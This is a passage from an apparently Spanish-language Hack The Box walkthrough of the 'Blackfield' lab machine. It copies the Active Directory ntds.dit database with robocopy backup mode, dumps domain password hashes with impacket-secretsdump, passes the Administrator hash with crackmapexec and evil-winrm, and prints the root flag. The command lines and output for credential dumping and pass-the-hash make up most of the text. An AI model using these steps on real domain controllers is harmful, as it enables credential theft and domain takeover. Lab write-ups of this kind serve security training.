Ahora si que podríamos traernos el archivo `ntds.dit` que para ello:

```
robocopy /b z:\Windows\NTDS\ . ntds.dit
```

*Ya que no podemos utilizar el comando copy, utilizamos robocopy.*

```
*Evil-WinRM* PS C:\Windows\Temp> robocopy /b z:\Windows\NTDS\ . ntds.dit
-----  

ROBOCOPY      ::      Robust File Copy for Windows  

-----  

Started : Monday, July 29, 2024 4:14:41 PM  

Source  : z:\Windows\NTDS\  

Dest    : C:\Windows\Temp\  

Files   : ntds.dit  

Options  : /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30  

-----  

1     z:\Windows\NTDS\  

New File      18.0 m      ntds.dit  

0.0%  

0.3%  

0.6%
```

Una vez descargado con el comando download de evil-winrm, extraemos los hashes mediante impacket

```
impacket-secretsdump -system system -ntds ntds.dit LOCAL
```

```
[dimegio@zephyrus]-(~/Dimegio/HackTheBox/Blackfield]$ impacket-secretsdump -system system -ntds ntds.dit LOCAL
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:c090220d6bbf8d8f648efc60e967454c:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cf024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf1lebc28b3e6e90cde6de212:::
BLACKFIELD.local\BLACKFIELD764430:1105:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD538365:1106:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD189208:1107:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD404458:1108:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD706381:1109:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD937395:1110:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD553715:1111:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD840481:1112:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD622501:1113:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD787464:1114:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD163183:1115:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD2062025:1116:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::
```

Ahora validamos si el hash es correcto:

```
crackmapexec smb 10.10.10.192 -u 'Administrator' -H
'184fb5e5178480be64824d4cd53b99ee'
```

```
(dimegio@zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
$ cat hashes
File: hashes
1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
2 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
3 DC01$:1000:aad3b435b51404eeaad3b435b51404ee:c090220d6bbf8d8f648efc60e967454c:::
4 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cf0d24ec8fd5d:::
5 audit2020:1103:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::
6 support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::

(dimegio@zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
$ crackmapexec smb 10.10.10.192 -u 'Administrator' -H '184fb5e5178480be64824d4cd53b99ee'
SMB      10.10.10.192      445      DC01          [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
SMB      10.10.10.192      445      DC01          [+] BLACKFIELD.local\Administrator:184fb5e5178480be64824d4cd53b99ee (Pwn3d!)

(dimegio@zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
$
```

Como se observa, efectivamente es correcto y obtenemos acceso a la máquina como administrador mediante evil-winrm

```
evil-winrm -i 10.10.10.192 -u 'Administrator' -H
'184fb5e5178480be64824d4cd53b99ee'
```

```
(dimegio@zephyrus)-[~/Dimegio/HackTheBox/Blackfield]
$ evil-winrm -i 10.10.10.192 -u 'Administrator' -H '184fb5e5178480be64824d4cd53b99ee'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this platform.

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completions

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
4375a629c7c67c8e29db269060c955cb
*Evil-WinRM* PS C:\Users\Administrator\Documents> |
```